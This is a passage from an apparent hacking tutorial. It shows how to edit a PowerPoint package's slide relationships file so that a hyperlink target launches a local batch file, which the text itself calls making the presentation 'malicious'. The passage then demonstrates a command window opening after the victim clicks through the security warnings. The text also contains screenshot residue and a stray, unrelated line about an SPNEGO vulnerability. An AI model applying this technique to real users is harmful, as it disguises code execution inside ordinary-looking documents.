
Go to "ppt" folder.



Then go to "slides" and then "rels".



Inside the “_rels” directory, we can see the file Slide1-XML.rels as shown below.



Open this file with any text editor.




```

slide1.xml - Notepad
File Edit Format View Help
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"

```

Windows (CRLF) Ln 2, Col 56 100%

I did it with Notepad here. Go through the text of this file carefully until you reach the "Target" option as shown below.




```

slide1.xml - Notepad
File Edit Format View Help
relationships/hyperlink" Target="file:///C:\Users\admin\Desktop\New%20Text%20Docume


```

Windows (CRLF) Ln 2, Col 194 100%

Here, you can see that the "Target" field points to the path of the text file we specified earlier. Do you remember the "Batch" file we created at the beginning of this article? Well, it's time to put it to use. Change the path in the "Target" field to that of the "test.bat" file as shown below.



After making the changes, don't forget to save it and update it.




The abuse is over. We have turned this Powerpoint presentation into a malicious one. Now, let's test it. I double click on the PowerPoint show file and this happens.

Hackercool

Test slide

Activate Windows
Go to Settings to activate Windows.


As you hover over the text "Hackercool", we see this gentle warning from Microsoft.



Activate Windows
Go to Settings to activate Windows.


I click on "OK". Then there is another security warning from Microsoft. I click on "Run".

Microsoft has reclassified SPNEGO Extended Negotiation Security Vulnerability that was patched in September 2022 as 'Critical' once again.



Activate Windows
Go to Settings to activate Windows.

As soon as I do this, a CMD window opens as shown below.



Activate Windows
Go to Settings to activate Windows.

